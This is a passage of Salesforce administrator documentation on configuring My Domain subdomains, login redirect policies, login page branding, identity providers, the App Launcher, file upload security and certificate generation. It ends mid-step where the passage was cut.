Salesforce is enabled as an identity provider when a domain is created. After your domain is deployed, you can add or change identity providers and increase security for your org by customizing your domain's login policy.

Important: After you deploy your domain, it's activated immediately, and requests with the original URL are redirected to your new domain. Only Salesforce Customer Support can disable or change your domain name after it's deployed.

Set Up a My Domain Name

Implementing your subdomain name with My Domain is quick and easy.

Define Your Domain Name

Register your org's custom domain name with My Domain. You can try out names and check availability before registering the name.

Guidelines and Best Practices for Implementing My Domain

These tips smooth the transition to using the subdomain that you created with My Domain.

Test and Deploy Your New My Domain Subdomain

After you set up your subdomain with My Domain, test it and then roll it out to your users. Testing gives you the chance to explore your subdomain. It also helps you verify URLs for pages before rolling out the subdomain to your users.

My Domain URL Changes

When you set up a subdomain name for your org with My Domain, all your application URLs, including Visualforce pages, also change. Make sure that you update all application URLs before you deploy a domain name. For example, the `Email Notification URL` field in Chatter Answers continues to send notifications with the old URLs to internal users unless you update it. This table shows you the differences.

Set the My Domain Login Policy

Manage your user logins by customizing the login policy for your domain. By default, users log in from a generic Salesforce login page, bypassing the login page specific to your domain. If you don't set a login policy, users can make page requests without your domain name, such as when using old bookmarks.

Customize Your Login Page with Your Brand

Customize the look and feel of your login page by adding a background color, logo, and right-side content. Customizing your login page with your company's branding helps users recognize your page.

Add Identity Providers on a Login Page

Allow users to authenticate using alternate identity provider options right from your login page. If you've enabled single sign-on and configured SAML, or set up external authentication providers as Auth. Providers in Setup, you can provide links to these identity providers on your domain's login page. Users are sent to the identity provider's login screen to authenticate and then redirected back to Salesforce.

Get System Performance and Maintenance Information with My Domain

You can get information about system performance and availability from `trust.salesforce.com`. Trust reports status information based on your org instance. If you're using My Domain and don't know your org instance, you can look it up.

My Domain FAQ

Set Up a My Domain Name

Implementing your subdomain name with My Domain is quick and easy.

1. Find a domain name that's available and sign up for it.
2. Customize the logo, background color, and right-frame content on your login page.
3. Add or change the identity providers available on your login page.
4. Test your domain name and deploy it to your entire org.
5. Set the login policy for users accessing your pages.

SEE ALSO:

My Domain

Define Your Domain Name

Test and Deploy Your New My Domain Subdomain

Set the My Domain Login Policy

Customize Your Login Page with Your Brand

Add Identity Providers on a Login Page

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

USER PERMISSIONS

To set up a domain name:

- "Customize Application"

Define Your Domain Name

Register your org's custom domain name with My Domain. You can try out names and check availability before registering the name.

Start setting up your My Domain subdomain by finding a domain name unique to your org and registering it. Choose your name carefully. When you register, Salesforce updates its domain name registries with your domain name. After the name is registered, only Salesforce Customer Support can disable or change your domain name.

1. From Setup, enter *My Domain* in the `Quick Find` box, then select **My Domain**.
2. Enter the subdomain name you want to use within the sample URL. For example, if a company called Universal Containers uses the subdomain `universalcontainers`, the company's login URL is `https://universalcontainers.my.salesforce.com/`. Your name can include up to 40 letters, numbers, and hyphens.

   You can't use these reserved words for subdomains:

   - www
   - salesforce
   - heroku

   You can't start the domain name with:

   - root
   - status
   - a hyphen (-)
3. Click **Check Availability**. If your name is already taken, choose a different one.
4. Click **Register Domain**.
5. You receive an email when your domain name is ready for testing. It can take a few minutes.

The new subdomain is available to your users after you test and deploy it.

SEE ALSO:

- Set Up a My Domain Name
- Guidelines and Best Practices for Implementing My Domain
- My Domain URL Changes
- Test and Deploy Your New My Domain Subdomain

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

USER PERMISSIONS

To define a domain name:

- "Customize Application"

Guidelines and Best Practices for Implementing My Domain

These tips smooth the transition to using the subdomain that you created with My Domain.

- Communicate the upcoming change to your users before deploying it.
- Deploy your new subdomain when your org receives minimal traffic, like during a weekend, so you can troubleshoot while traffic is low.
- If you've customized your Salesforce UI with features, such as custom buttons or Visualforce pages, make sure that you test your customizations thoroughly before deploying your domain name. Look for broken links due to hard-coded references (instance-based URLs), and use your subdomain URLs instead. For more information, enter "hard-coded references" in *Salesforce Help* Test them in a sandbox environment first.
- Make sure that you update all application URLs before you deploy a domain name. For example, the `Email Notification URL` field in Chatter Answers continues to send notifications with the old URLs to internal users unless you update it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

- If your domain is registered but has not yet been deployed, URLs contain your subdomain name when you log in from the My Domain login page. However, links that originate from merge fields that are embedded in emails sent asynchronously, such as workflow emails, still use the old URLs. *After* your domain is deployed, those links show the new My Domain URLs.
- Help your users get started using your new subdomain by providing links to pages they use frequently, such as your login page. Let your users know if you changed the login policy, and encourage them to update their bookmarks the first time they're redirected.
- Choose the Redirect Policy option **Redirected with a warning to the same page within the domain** to give users time to update their bookmarks with the new subdomain name. After a few days or weeks, change the policy to **Not redirected**. This option requires users to use your subdomain name when viewing your pages. It provides the greatest level of security.
- Only use **Prevent login from https://login.salesforce.com** if you're concerned that users who aren't aware of your subdomain try to use it. Otherwise, leave the option available to your users while they get used to the new domain name.
- Bookmarks don't work when the **Redirect to the same page within the domain** option is selected for partner portals. Manually change the existing bookmarks to point to the new domain URL by replacing the Salesforce instance name with your custom domain name. For example, replace `https://na30.salesforce.com/` with `https://yourDomain.my.salesforce.com/` in the bookmark's URL.
- If you block application page requests that don't use the new Salesforce subdomain URLs, let your users know that they must either update old bookmarks or create new ones for the login page. They must also update tabs or links within the app. If you change your login redirect policy to **Not Redirected**, users must use the new subdomain URLs immediately.
- If you are using My Domain, you can identify which users are logging in with the new login URL and when. From Setup, enter *`Login History`* in the `Quick Find` box, then select **Login History** and view the Username and Login URL columns.
- On the `login.salesforce.com` page, users can click **Log in to a custom domain** to enter your subdomain name and log in. In this case, they must know the subdomain name. As a safeguard, give them a direct link to your subdomain's login page as well.

If You Have the Following	Do the Following
API integrations into your org	Check to see if the API client is directly referencing the server endpoint. The API client should use the LoginResult.serverURL value returned by the login request, instead of using a hard-coded server URL. After your subdomain is deployed, Salesforce returns the server URL containing your domain. Redirect policy settings have no effect on API calls. That is, old calls to instance URLs continue to work.

If You Have the Following	Do the Following
	However, the best practice is to use the value returned by Salesforce.
Email templates	Replace references to the org's instance URL with your subdomain.
Custom Visualforce pages or custom Force.com apps	Replace references to the org's instance URL with your subdomain. See How to find hard-coded references with the Force.com IDE.
Chatter	Tell your users to update any bookmarks in the left navigation of their Chatter groups.
Zones for Communities (Ideas/Answers/Chatter Answers)	Manually update the email notification URL. To update the URL, clear the existing URL so that the field is blank and save the page. Then the system populates the field with your new My Domain URL.

SEE ALSO:

- My Domain URL Changes
- Test and Deploy Your New My Domain Subdomain
- My Domain

Test and Deploy Your New My Domain Subdomain

After you set up your subdomain with My Domain, test it and then roll it out to your users. Testing gives you the chance to explore your subdomain. It also helps you verify URLs for pages before rolling out the subdomain to your users.

Important: After you deploy your domain, it's activated immediately, and requests with the original URL are redirected to your new domain. Only Salesforce Customer Support can disable or change your domain name after it's deployed.

1. Test your domain login. From Setup, enter *My Domain* in the Quick Find box, then select **My Domain**. Or, log out of your DE org and log in to Salesforce using your new subdomain name. Or, click the login link in the activation email you received.

   You can customize your domain login page and add authentication services (like social sign-on) before you deploy the domain to your users. You can also test the domain in a sandbox environment.

2. Test the new domain name by clicking tabs and links. All pages now show your new domain name.

   If you've customized your Salesforce UI with features, such as custom buttons or Visualforce pages, make sure that you test your customizations thoroughly before deploying your domain name. Look for broken links due to hard-coded references (instance-based URLs), and use your subdomain URLs instead. For more information, enter "hard-coded references" in *Salesforce Help*

3. To roll out the new domain name to your org, from Setup, enter *My Domain* in the Quick Find box, then select **My Domain**.Then click **Deploy to Users** and **OK**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

USER PERMISSIONS

To set up a domain name:

- "Customize Application"

When you deploy your domain, it's activated immediately, and all users are redirected to pages with new domain addresses. You can now set login policies in the Domain Settings section that appears after you deploy your domain. For example, you can prevent users from logging in from login.salesforce.com.

SEE ALSO:

- Set Up a My Domain Name
- Guidelines and Best Practices for Implementing My Domain
- Customize Your Login Page with Your Brand
- Add Identity Providers on a Login Page
- Set the My Domain Login Policy

My Domain URL Changes

When you set up a subdomain name for your org with My Domain, all your application URLs, including Visualforce pages, also change. Make sure that you update all application URLs before you deploy a domain name. For example, the `Email Notification URL` field in Chatter Answers continues to send notifications with the old URLs to internal users unless you update it. This table shows you the differences.

URL Type	Old URL	New URL
Login	`https://login.salesforce.com`	`https://<subdomain>.my.salesforce.com`
Application page or tab	`https://<instance>.salesforce.com/<pageID>`	`https://<subdomain>.my.salesforce.com/<pageID>`
Visualforce page with no namespace	`https://c.<instance>visual.force.com/apex/<pagename>`	`https://<subdomain>--c.<instance>.visual.force.com/apex/<pagename>`
Visualforce page *with* namespace	`https://<yournamespace101>.<instance>.visual.force.com/apex/<pagename>`	`https://<subdomain>--<yournamespace>.<instance>.visual.force.com/apex/`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

Note: If you implement My Domain in a sandbox environment, the URL format is `https://<subdomain>--<sandboxname>.<instance>.my.salesforce.com`. Because you can't have namespaces in a sandbox environment, the format of all Visualforce page URLs in a sandbox is `https://<subdomain>--<sandboxname>--c.<instance>.visual.force.com/apex/<pagename>`.

SEE ALSO:

- My Domain
- Guidelines and Best Practices for Implementing My Domain

Set the My Domain Login Policy

Manage your user logins by customizing the login policy for your domain. By default, users log in from a generic Salesforce login page, bypassing the login page specific to your domain. If you don't set a login policy, users can make page requests without your domain name, such as when using old bookmarks.

1. From Setup, enter *My Domain* in the Quick Find box, then select **My Domain**.
2. Under My Domain Settings, click **Edit**.
3. To disable authentication for users who don't use your domain-specific login page, set a login policy. Selecting the login policy prevents users from logging in on the generic `https://<instance>.salesforce.com/` login page and then being redirected to your pages after login.
4. Choose a redirect policy.
   a. To allow users to continue using URLs that don't include your domain name, select **Redirect to the same page within the domain**.

      Note: Bookmarks don't work when the **Redirect to the same page within the domain** option is selected for partner portals. Manually change the existing bookmarks to point to the new domain URL by replacing the Salesforce instance name with your custom domain name. For example, replace `https://na30.salesforce.com/` with `https://yourDomain.my.salesforce.com/` in the bookmark's URL.

   b. To remind users to use your domain name, select **Redirected with a warning to the same page within the domain**. After reading the warning, users are redirected to the page. Select this option for a few days or weeks to help users transition to a new domain name.
   c. To require users to use your domain name when viewing your pages, select **Not redirected**.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

USER PERMISSIONS

To set login policy for a domain:
- "Customize Application"

SEE ALSO:

Set Up a My Domain Name
Guidelines and Best Practices for Implementing My Domain

Customize Your Login Page with Your Brand

Customize the look and feel of your login page by adding a background color, logo, and right-side content. Customizing your login page with your company's branding helps users recognize your page.

Setting Up a My Domain (Salesforce Classic) (5:10 minutes. Login page branding starts at 2:43.)

1. From Setup, enter *My Domain* in the Quick Find box, then select **My Domain**.
2. Under Authentication Configuration, click **Edit**.
3. To customize your logo, upload an image.

   Images can be .jpg, .gif, or .png files up to 100 KB. Maximum image size is 250px by 125px.
4. To customize your login page background, click the  or enter a valid hexadecimal color code.
5. To support advanced authentication methods for iOS users, select **Use the native browser for user authentication on iOS**.

   This iOS user authentication option is for users of Salesforce1 and Mobile SDK applications on iOS devices. It enables support of authentication methods, such as Kerberos, Windows NT LAN Manager (NTLM), or certificate-based authentication. When you select this option, users on iOS devices are redirected to their native browser when using single sign-on authentication into your custom domain. For other operating systems, Salesforce1 and applications using Mobile SDK version 3.1 or later can support certificate-based authentication when the applications are integrated with Mobile Device Management (MDM) software.
6. Enter the URL of the file to be included in the right-side iFrame on the login page.

   The content in the right-side iFrame can resize to fill about 50% of the page. Your content must be hosted at a URL that uses SSL encryption and the https:// prefix. To build your own custom right-side iFrame content page using responsive web design, use the My Domain Sample template.

   Example: `https://c.salesforce.com/login-messages/promos.html`
7. Optionally, select authentication services as identity providers on the login page, such as social sign-on providers like Google and Facebook. Users can then log in with their social account credentials. Configure authentication services as Auth. Providers in Setup.
8. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

USER PERMISSIONS

To customize a login page:
- "Customize Application"

SEE ALSO:

Set Up a My Domain Name
Add Identity Providers on a Login Page
Set the My Domain Login Policy
External Authentication Providers

Add Identity Providers on a Login Page

Allow users to authenticate using alternate identity provider options right from your login page. If you've enabled single sign-on and configured SAML, or set up external authentication providers as Auth. Providers in Setup, you can provide links to these identity providers on your domain's login page. Users are sent to the identity provider's login screen to authenticate and then redirected back to Salesforce.

Note: Available authentication services include all providers configured as SAML single sign-on identify providers or external authentication providers, except Janrain. You can't use Janrain for authentication from the login page.

1. From Setup, enter *My Domain* in the `Quick Find` box, then select **My Domain**.
2. Under Authentication Configuration, click **Edit**.
3. Select one or more already configured authentication services as an identity provider.
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

USER PERMISSIONS

To add identity providers on a login page:
- "Customize Application"

SEE ALSO:

Set Up a My Domain Name
Customize Your Login Page with Your Brand
Set the My Domain Login Policy
External Authentication Providers

Get System Performance and Maintenance Information with My Domain

You can get information about system performance and availability from `trust.salesforce.com`. Trust reports status information based on your org instance. If you're using My Domain and don't know your org instance, you can look it up.

Here's how to get status information using your domain name.

1. Go to trust.salesforce.com.
2. Under System Status, click **Learn More**.
3. Under status.salesforce.com, click **Status**.

   The Status & Maintenance page shows the status for each org instance.
4. At the top right of the page, click **My Domain**.
5. Enter your domain name in the search bar to get your org instance.

   Don't enter the complete URL. For example, use *yourDomain*, not `https://yourDomain.my.salesforce.com/`.
6. Under Status & Maintenance, select **All**, and look for your instance.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

USER PERMISSIONS

To set up a domain name:
- "Customize Application"

SEE ALSO:

My Domain

My Domain FAQ

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, and **Database.com** Editions. Some topics don't apply to **Database.com**.

What is My Domain?

Using My Domain, Salesforce admins can define a subdomain within their Salesforce org. The subdomain name appears in all org URLs and replaces the instance name (such as na30). For example, you can brand your URL by naming the subdomain your company name, `https://myCompanyName.my.salesforce.com/`. My Domain is not the same as the custom domain for sites, communities, or portals. The domains are defined separately.

Which Salesforce Editions is My Domain available in?

What are the advantages of My Domain?

Create a subdomain with My Domain to enable users to single sign-on into your org. You can also customize your login page and use Salesforce as an identity provider.

Does My Domain work differently in different Salesforce Editions?

Does My Domain work in sandboxes?

What are the differences between the redirect policy options?

How does My Domain work with single sign-on?

Is My Domain available for the API?

Is the subdomain for My Domain related to the subdomain for Sites or Communities?

How long can the subdomain name be?

After we set up My Domain, will we still be able to log in from https://login.salesforce.com?

Will we still be able to log in from a URL that includes a Salesforce instance, like https://yourInstance.salesforce.com/?

Can we still use our old Salesforce bookmarks?

Will our Visualforce and content (files) page URLs change?

Can I change or remove my subdomain name?

What is My Domain?

Using My Domain, Salesforce admins can define a subdomain within their Salesforce org. The subdomain name appears in all org URLs and replaces the instance name (such as na30). For example, you can brand your URL by naming the subdomain your company name, `https://myCompanyName.my.salesforce.com/`. My Domain is not the same as the custom domain for sites, communities, or portals. The domains are defined separately.

Which Salesforce Editions is My Domain available in?

Performance, Unlimited, Enterprise, Developer, Professional, and Group editions.

What are the advantages of My Domain?

Create a subdomain with My Domain to enable users to single sign-on into your org. You can also customize your login page and use Salesforce as an identity provider.

My Domain allows you to:

- Customize the login page with your own branding.
- Use Identity features for single sign-on. My Domain is required to:

  - Enable users to single sign-on into a Salesforce org
  - Use a Salesforce org as an identity provider for single sign-on into third-party applications or other Salesforce orgs
- Preserve deep links (such as `https://yourDomain.my.salesforce.com//001/o`) through any future org splits and migrations.

Does My Domain work differently in different Salesforce Editions?

My Domain works the same in most Salesforce editions except for Developer Edition URLs. Developer Edition URLs end with "-de-ed.my.salesforce.com", for example, `https://yourDomain.de-ed.my.salesforce.com`. URLs in other editions end with ".my.salesforce.com", for example, `https://yourDomain.my.salesforce.com`.

Does My Domain work in sandboxes?

Sandboxes and production orgs are different environments and maintain separate domain name registries. So you can use the same My Domain name in sandbox. In fact, during a sandbox refresh, the My Domain name of the production org is copied into sandbox.

For example, if the production org name is `acme.my.saleforce.com`, the sandbox name is `acme--<sandboxName>.csN.my.salesforce.com`.

Test your subdomain in sandbox before deploying it. Look for hard-coded references to instance URLs in Visualforce pages, email templates, and other content.

What are the differences between the redirect policy options?

After you deploy your subdomain with My Domain, you can select a redirect option for users trying to access a page in your org without using your subdomain name.

To see the assigned policy, from Setup, enter *My Domain* in the `Quick Find` box, then select **My Domain**.

If **Redirected to the same page within the domain** is selected, users are immediately sent to the new URL, without notification.

If **Redirected with a warning to the same page within the domain** is selected, users briefly see a warning message before being redirected to the new URL. The warning gives users a chance to change their bookmarks and get used to using the new subdomain URL. You can't customize the message.

If **Not redirected** is selected, the user gets a "page not found" error. Eventually, you want your users to use only subdomain URLs, but it's a best practice to use **Redirected with a warning to the same page within the domain** for a short time after you deploy your subdomain so that users can get used to the new URLs.

How does My Domain work with single sign-on?

My Domain is required for setting up single sign-on. For inbound single sign-on requests, the subdomain enables deep linking directly to pages in the org. No changes are required for the identity provider. The Salesforce SAML endpoint (`login.salesforce.com`) continues to work for SAML and OAUTH requests, even if your org deploys My Domain and selects **Prevent login from https://login.salesforce.com** in the My Domain Settings.

Note: If you're using external Chatter groups along with single sign-on for employees, users outside your company are redirected to a SAML identity provider that they can't access. To get single sign-on to work, migrate external Chatter groups to communities. Or, from the My Domain settings, do *not* select `Prevent login from https://login.salesforce.com`. Doing so allows users to continue to log in through `login.salesforce.com`.

Is My Domain available for the API?

Yes, you can use the Salesforce APIs with your My Domain subdomain.

Is the subdomain for My Domain related to the subdomain for Sites or Communities?

No. The subdomain names you use for Sites and My Domain can be the same or different. We like to refer to Sites and Salesforce Communities as custom domains and My Domain as subdomains.

How long can the subdomain name be?

Your subdomain name can be up to 40 characters. The protocol (`https://`) and the domain (`my.salesforce.com`) are not included in the limit.

After we set up My Domain, will we still be able to log in from **`https://login.salesforce.com`**?

Yes, unless your system administrator prevents it. If so, you'll need to log in using your new My Domain URL.

Will we still be able to log in from a URL that includes a Salesforce instance, like **`https://`***`yourInstance`***`.salesforce.com/`**?

Yes, unless your system administrator prevents it. If so, you'll need to log in using your new My Domain URL.

Can we still use our old Salesforce bookmarks?

Yes, if your system administrator allows it. If so, you'll be redirected to the Salesforce page using its new My Domain URL. If your system administrator prevents using old bookmarks, or you see a warning, you should update your bookmarks using the new domain name.

Will our Visualforce and content (files) page URLs change?

URLs for your Visualforce pages contain your new domain name, such as `https://<mydomain>--c.<instance>.visual.force.com`.

URLs for your content (files) also contain your new domain name, such as `https://<mydomain>--c.<instance>.content.force.com`.

Can I change or remove my subdomain name?

You can’t change the subdomain name that you create with My Domain. And after your subdomain is deployed, you can’t reverse deployment. If you need to change your subdomain name, contact Salesforce Customer Support.

App Launcher

The App Launcher is how users switch between apps. Users are presented with tiles that link to their connected apps, Salesforce apps, and on-premise applications. Salesforce admins can set the default app order for an org and determine which apps are available to which users. They can make the App Launcher the default landing page when users first open Salesforce.

All Lightning Experience users get the App Launcher. Salesforce Classic users need the "Use Identity Features" permission and the App Launcher option in their profile set to **Visible**. Users see only the apps that they are authorized to see according to their profile or permission sets.

In Salesforce Classic, Salesforce admins using the System Administrator profile have access to the App Launcher. Admins using profiles cloned from the System Administrator profile don't.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable the App Launcher with a Profile in Salesforce Classic

Create a profile and assign it to users, so they can access the App Launcher.

Enable the App Launcher with a Permission Set in Salesforce Classic

Create a permission set and assign it to users, so they can access the App Launcher.

SEE ALSO:

Access Other Salesforce Apps

Set the Default Sort Order for Apps

Connected Apps

salesforce_identity_implementation_guide.pdf

Enable the App Launcher with a Profile in Salesforce Classic

Create a profile and assign it to users, so they can access the App Launcher.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: These steps work in Salesforce Classic. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

In Salesforce Classic, Salesforce admins using the System Administrator profile have access to the App Launcher. Admins using profiles cloned from the System Administrator profile don't.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click **New Profile**.
3. Select an Existing Profile as a basis for the new profile.

   For example, select **Standard User**.
4. Enter the name of the new profile.


   For example, *Standard User Identity*.
5. Click **Save**.
6. In the detail page for the new profile, click **Edit**.
7. In Custom App Settings, set the App Launcher to **Visible**, if it isn't already.

   Under Tab Settings, verify that the App Launcher tab is set to Default On.

8. Under Administrative Permissions, select **Use Identity Features**.
9. Click **Save**.
10. From Setup, enter *Users* in the Quick Find box, then select **Users**.
11. Click **Edit** next to each user you want to access the App Launcher.
12. In the user's Profile field, select the new profile that has "Use Identity Features" enabled.

    For example, you might use the *Standard User Identity* profile.
13. Click **Save**.

    When you log in as the selected user, the App Launcher appears in the drop-down app menu.



SEE ALSO:

App Launcher

Enable the App Launcher with a Permission Set in Salesforce Classic

Create a permission set and assign it to users, so they can access the App Launcher.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


Note: These steps work in Salesforce Classic. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click **New**.
3. Enter a Label for the new permission set.

   For example, *Identity Features*.
4. Optionally, restrict the use of this permission set to a specific User License.
5. Click **Save**.
6. Click **System Permissions**.
7. Click **Edit**.
8. Select **Use Identity Features**.

9. Click **Save**.
10. From Setup, enter *Users* in the Quick Find box, then select **Users**.
11. Click the name of an existing user to whom you want to give access to the App Launcher.
12. In the **Permission Set Assignments** related list, click **Edit Assignments**.
13. Add the new permission set you created for identity features to Enabled Permission Sets.
14. Click **Save**.

    When you log in as the selected user, the App Launcher appears in the drop-down app menu.



Note: Still not seeing the App Launcher? In the profile associated with the user, select **Visible** for the App Launcher setting.

SEE ALSO:

App Launcher

Configure File Upload and Download Security Settings

To provide more security, control the way some file types are handled during upload and download.

To manage file upload and download settings:

1. From Setup, enter *File Upload and Download Security* in the Quick Find box, then select **File Upload and Download Security**.
2. Click **Edit**.
3. To prevent users from uploading files that can pose a security risk, select `Don't allow HTML uploads as attachments or document records`.

   This setting blocks the upload of these MIME file types: `.html`, `.htt`, `.mht`, `.svg`, `.swf`, `.thtml`, and `.xhtml`.

   Warning: Keep the following in mind when selecting this option:

   - If your organization uses the partner portal to give your partner users access to Salesforce, we don't recommend enabling this setting. Enabling this setting prevents your organization from customizing the appearance of your partner portal.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

USER PERMISSIONS

To configure file upload and download settings:

- "Customize Application"

- HTML attachments are not permitted on solutions, regardless of whether this security setting is enabled. In addition, this setting does not affect attachments on email templates; HTML attachments on email templates are always permitted.
- After this setting is enabled, previously-uploaded HTML documents and attachments are unaffected. However, when users attempt to view an HTML attachment or document, their browser first prompts them to open the file in the browser, save it to their computer, or cancel the action.

4. Set download behavior for each file type:
   a. **Download** (recommended): The file, regardless of file type, is always downloaded.
   b. **Execute in Browser**: The file, regardless of file type, is displayed and executed automatically when accessed in a browser or through an HTTP request.
   c. **Hybrid**: Salesforce Files are downloaded. Attachments and documents execute in the browser.
5. Click **Save**.

Certificates and Keys

Salesforce certificates and key pairs are used for signatures that verify a request is coming from your organization. They are used for authenticated SSL communications with an external web site, or when using your organization as an Identity Provider. You only need to generate a Salesforce certificate and key pair if you're working with an external website that wants verification that a request is coming from a Salesforce organization.

You can export all your certificates and private keys into a keystore for storage or import certificates and keys from a keystore. This allows you to move keys from one organization to another. The exported file is in the Java Keystore (JKS) format, and the imported file must also be in the JKS format. For more information about the JKS format, see Oracle's Java KeyStore documentation.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create, edit, and manage certificates:
- "Customize Application"

API Client Certificate

The API client certificate is used by workflow outbound messages, the AJAX proxy, and delegated authentication HTTPS callouts. For security reasons, the API client certificate should be known only to your org.

Choose an API client certificate based on the remote endpoint you connect to. Some endpoint servers require a certificate chain that is trusted by a certificate authority; others are fine with directly trusting a self-signed certificate.

Generate a Self-Signed Certificate

Generate a certificate signed by Salesforce to show that communications purporting to come from your organization are really coming from there.

Generate a Certificate Signed by a Certificate Authority

A certificate authority-signed (CA-signed) certificate can be a more authoritative way to prove that your org's data communications are genuine. You can generate this type of certificate and upload it to Salesforce.

Set Up a Mutual Authentication Certificate

To prevent security from being compromised by simple impersonation, you can require clients and servers to prove their identity to each other with a mutual authentication certificate.

Configure Your API Client to Use Mutual Authentication

Enforce SSL/TLS mutual authentication.

Manage Master Encryption Keys

Encrypted custom fields, such as `Social Security Number` or `Credit Card Number`, are encrypted with a master encryption key. This key is automatically assigned when you select fields to encrypt. You manage your own master key according to your organization's security and regulatory needs.

Generate a Self-Signed Certificate

Generate a certificate signed by Salesforce to show that communications purporting to come from your organization are really coming from there.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create, edit, and manage certificates:

- "Customize Application"

1. From Setup, search for *`Certificate and Key Management`* in the `Quick Find` box.
2. Select **Create Self-Signed Certificate**.
3. Enter a descriptive label for the Salesforce certificate.

   This name is used primarily by administrators when viewing certificates.
4. Enter a unique name. You can use the name that's automatically populated based on the certificate label you enter.

   This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the unique name when referring to the certificate using the Force.com web services API or Apex.
5. Select a key size for your generated certificate and keys.

   Certificates with 2048-bit keys last one year and are faster than certificates with 4096-bit keys. Certificates with 4096-bit keys last two years.

   Note: After you save a Salesforce certificate, you can't change its type or key size.
6. Click **Save**.

   Downloaded self-signed certificates have `.crt` extensions.

   After you successfully save a Salesforce certificate, the certificate and corresponding keys are automatically generated.

You can have a maximum of 50 certificates.

SEE ALSO:

Certificates and Keys

Generate a Certificate Signed by a Certificate Authority

Generate a Certificate Signed by a Certificate Authority

A certificate authority-signed (CA-signed) certificate can be a more authoritative way to prove that your org's data communications are genuine. You can generate this type of certificate and upload it to Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create, edit, and manage certificates:

- "Customize Application"

1. From Setup, enter *Certificate and Key Management* in the Quick Find box, then select **Certificate and Key Management**.
2. Select **Create CA-Signed Certificate**.
3. Enter a descriptive label for the Salesforce certificate.

   This name is used primarily by administrators when viewing certificates.
4. Enter a unique name. You can accept the name that's populated based on the certificate label you enter.

   This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the unique name when referring to the certificate using the Force.com web services API or Apex.
5. Select a key size for your certificate and keys.

   We recommend that you use the default key size of 2048 for security reasons. Selecting **2048** generates a certificate using 2048-bit keys. Selecting **4096** generates a certificate using 4096-bit keys.

   Note: After you save a Salesforce certificate, you can't change its type or key size.
6. Enter the following information.

   These fields are combined to generate a unique certificate.

Field	Description
Common Name	The fully qualified domain name of the company requesting the signed certificate, generally of the form http://www.mycompany.com.
Email Address	The email address associated with this certificate.
Company	Either the legal name of your company or your legal name.
Department	The branch of your company using the certificate, such as marketing or accounting.
City	The city where the company resides.
State	The state where the company resides.
Country Code	A two-letter code indicating the country where the company resides. For the United States, the value is *US*.

7. Click **Save**.

   After you save a Salesforce certificate, the certificate and corresponding keys are automatically generated.
8. Find your new certificate from the certificates list, then click **Download Certificate Signing Request**.

   Downloaded certificate signing requests have .csr extensions.

9. Send the certificate request to the certificate authority of your choice.
10. After the certificate authority sends back the signed certificate, go back to *Certificate and Key Management*, click the name of the certificate, then click **Upload Signed Certificate**.

    The CA-signed certificate must match the certificate created in Salesforce. If you try to upload a different CA-signed certificate, the upload fails.
11. To complete the upload process, click **Save**.

After you upload the CA-signed certificate, the status of the certificate is changed to Active and you can use it.

Tip: If you need to edit a certificate that you've uploaded, upload it again; Published site domains are republished if they have at least one Force.com site or community. The expiration date of the certificate record is updated to the expiration date of the newly uploaded certificate.

You can have up to 50 certificates.

Set Up a Mutual Authentication Certificate

To prevent security from being compromised by simple impersonation, you can require clients and servers to prove their identity to each other with a mutual authentication certificate.

1. On the Certificate and Key Management page, click **Upload Mutual Authentication Certificate**.

